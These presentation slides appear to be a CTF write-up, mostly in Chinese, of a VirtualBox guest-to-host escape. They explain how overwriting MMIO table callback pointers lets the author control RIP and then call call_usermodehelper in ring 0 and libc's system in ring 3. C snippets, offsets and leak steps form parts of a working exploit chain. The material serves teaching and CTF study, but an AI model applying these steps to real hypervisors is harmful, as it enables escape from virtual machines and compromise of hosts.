CTF Writeup - Crash in R3

- 當對 E1000_EECD 做寫入時，就會交由 R3 MMIO handler 來處理執行
- Handler 遍歷整個 MMIO registration table，找到 E1000_EECD 的 write handler 並呼叫
- 然而 pfnWriteCallback 已經被改成非法的記憶體位址，因此觸發 SEGFAULT

```
static const struct E1kRegMap_st…
} g_aE1kRegMap[E1K_NUM_OF_REGS] =
{
    /* offset  size     read mask   write mask  read callback           write callback           abbrev      full name                     */
    /*--------  -------  ----------  ----------  ----------------------  -----------------------  ----------  ------------------------------*/
    { 0x00000, 0x00004, 0xDBF31BE9, 0xDBF31BE9, e1kRegReadDefault      , e1kRegWriteCTRL         , "CTRL"    , "Device Control" },
    { 0x00008, 0x00004, 0x0000FDFF, 0x00000000, e1kRegReadDefault      , e1kRegWriteUnimplemented, "STATUS"  , "Device Status" },
    { 0x00010, 0x00004, 0x000027F0, 0x00000070, e1kRegReadEECD         , e1kRegWriteEECD         , "EECD"    , "EEPROM/Flash Control/Data" },
    { 0x00014, 0x00004, 0xFFFFFF10, 0xFFFFFF00, e1kRegReadDefault      , e1kRegWriteEERD         , "EERD"    , "EEPROM Read" },
```

```
// trigger crash
// this is a R3 MMIO write ( return VINF_IOM_R3_MMIO_WRITE; in e1kRegReadEECD )
int* inst2 = ioremap(E1000_MMIO_BASE,0x1000);
inst2[0x10/4] = 0; // E1000_EECD = E1000_MMIO_BASE + 0x10
```

$ VirtualBox

CTF Writeup - Others

- 在打 exploit 時，可能會遇到一些問題：
  - 1. core_pattern 並不是所有命令都可以執行
  - 2. 在 root user 執行程式時才會觸發 core dump，而在 fullchain 時並不是以 root 執行 VirtualBox
- 這邊會提供在打 fullchain 時，如何控制到 R0 與 R3 的 RIP
  - R0 - 目標執行到 function call_usermodehelper
  - R3 - 目標執行到 function system

$ VirtualBox

CTF Writeup - Control RIP in R0

- 同樣是透過註冊 MMIO 的 IOMR0MmioGrowRegistrationTables，不過這次用的是 R0 table entry
- iomMmioDo{Read,Write} 會呼叫到 callback function pointer，所以控 pointer 就代表控制 RIP

```
/**
 * Wrapper which does the write.
 */
DECLINLINE(VBOXSTRICTRC) iomMmioDoWrite(PVMCC pVM, PV
                                        RTGCPHYS GCPh
                                        const void *p
{
    VBOXSTRICTRC rcStrict;
    if (RT_LIKELY(pRegEntry->pfnWriteCallback))
    {
        if (    (cb == 4 && !(GCPhys & 3))
            || (pRegEntry->fFlags & IOMMMIO_FLAGS_WRI
            || (cb == 8 && !(GCPhys & 7) && IOMMMIO_F
            rcStrict = pRegEntry->pfnWriteCallback(pV
                                                   !(
        else
            rcStrict = iomMmioDoComplicatedWrite(pVM,
    }
```

```
typedef struct IOMMMIOENTRYR0
{
    /** The number of bytes covered by this entry, 0 if enti
    RTGCPHYS                    cbRegion;
    /** Pointer to user argument. */
    RTR0PTR                     pvUser;
    /** Pointer to the associated device instance, NULL if e
    R0PTRTYPE(PPDMDEVINS)       pDevIns;
    /** Pointer to the write callback function. */
    R0PTRTYPE(PFNIOMMMIONEWWRITE)   pfnWriteCallback;
    /** Pointer to the read callback function. */
    R0PTRTYPE(PFNIOMMMIONEWREAD)    pfnReadCallback;
    /** Pointer to the fill callback function. */
    R0PTRTYPE(PFNIOMMMIONEWFILL)    pfnFillCallback;
    /** The entry of the first statistics entry, UINT16_MAX
     * @note For simplicity, this is always copied from ring
     *       the end of VM creation. */
    uint16_t                    idxStats;
    /** Same as the handle index. */
    uint16_t                    idxSelf;
    /** IOM_MMIO_F_XXX (copied from ring-3). */
    uint32_t                    fFlags;
} IOMMMIOENTRYR0;
```

$ VirtualBox

CTF Writeup - Control RIP in R0

- 更仔細看的話，參數 rdi、rsi 是 table entry 的欄位，因此可控，而 rdx 則是部分可控
- 不過這次不能選擇 E1000 當作目標，因為 E1000 的 R0 emulation 會不斷被執行
- 因此這次選擇 I/O APIC，觸發 MMIO 與 E1000 流程相同，可以參考下面圖片

```c
#define IOAPIC_BASE 0xfec00000
uint8_t* inst2 = ioremap(IOAPIC_BASE, 0x1000);
inst2[0] = 0; // ring-0 MMIO write
```

```
rcStrict = pRegEntry->pfnWriteCallback(pRegEntry->pDevIns, pRegEntry->pvUser,
                                       !(pRegEntry->fFlags & IOMMMIO_FLAGS_ABS) ? offRegion : GCPhys, pvData, cb);
```

$ VirtualBox

CTF Writeup - Control RIP in R0

- 參考以下 table entry 的配置，就能透過 call_usermodehelper 執行任意路徑的 binary：
  - pDevIns —> “/bin/bash” (path)
  - pvUser —> char **argv (argv)
  - pfnWriteCallback —> call_usermodehelper (RIP)
- envp 的值為 MMIO 寫入的 offset，寫入 offset 0 即可
- wait 的值不影響執行

```
int call_usermodehelper(const char *path, char **argv, char **envp, int wait)
{
        struct subprocess_info *info;
        gfp_t gfp_mask = (wait == UMH_NO_WAIT) ? GFP_ATOMIC : GFP_KERNEL;

        info = call_usermodehelper_setup(path, argv, envp, gfp_mask,
                                         NULL, NULL, NULL);
        if (info == NULL)
                return -ENOMEM;

        return call_usermodehelper_exec(info, wait);
}
```

$ VirtualBox

CTF Writeup - Control RIP in R3

- 雖然前個步驟已經可以打成功，不過卻需要知道 kernel 的版本資訊
- 作者提出一個更 powerful 的 exploit，不需要知道 kernel 的版本，只要 vboxdrv.ko 的位址即可
- 一樣結合前面的攻擊方法，這次不把 RIP 控制成 call_usermodehelper，而是 _copy_from_user，offset 能直接在 kernel module 找到
  - rdi - user space address
  - rsi - kernel space address
  - rdx - size

```
.text:0000000000017761                          mov     rdi, pvDst
.text:0000000000017764                          call    _copy_from_user ;
.text:0000000000017769                          pop     cb
.text:000000000001776B                          pop     pvDst
000177C0 0000000000017730: VBoxHost_RTR0MemUserCopyFrom (Synchronized w
```

$ VirtualBox

CTF Writeup - Control RIP in R3

- User space address - 從 IOMR0IoPortGrowRegistrationTables 的 R3 I/O table 拿
- Kernel space address - 已經有了
- Size - MMIO offset 改成 8 即可
- 雖然已經有 user space 的某個 address，但要怎麼推出 system 的位址？

$ VirtualBox

CTF Writeup - Control RIP in R3

- 可以從 table entry 讀到在 VBoxDD.so 的 e1kMMIORead function，並推出 VBoxDD.so 的 base address
- VBoxDD.so 的 GOT 有 ioctl entry，該 function 實作於 glibc，因此可以得到 library 的記憶體位址，但仍不知道 glibc 的版本

```
size_t e1kMMIORead = arb_read(inst, code, (sll)(r0Map + 0x188)); // e1kMMIORead
size_t vboxdd_base = e1kMMIORead - 0xff970;
size_t got_ioctl = vboxdd_base + 0x211bf0; // ioctl@got.plt
size_t ioctl = arb_read64_user(inst, code, paRing0, inst2, r0pDevIns, got_ioctl);
```

$ VirtualBox

CTF Writeup - Control RIP in R3

- 從 ioctl 往回爆搜，找出 ELF header 字串的位址，得到 libc base address
- 把整個 library dump 出來，從 SYMTAB & STRTAB 找出 system 的 offset
- 最後填回 E1000 R3 I/O table entry 的 pfnWriteCallback，並且用一樣的方法控制呼叫參數

Reference

$ Reference

Introduction & Hyper-O

- Intel® 64 and IA-32 Architectures Software Developer’s Manual ch.23~
- Hypervisor-From-Scratch
- dc2021f-ooows-public
- KVM API

$ Reference

VirtualBox

- virtualbox源码分析
- 官方手冊 TechnicalBackground
- Breaking_Out_of_VirtualBox_through_3D_Acceleration
- 出題者 bruce30262 的 writeup
- organizers writeup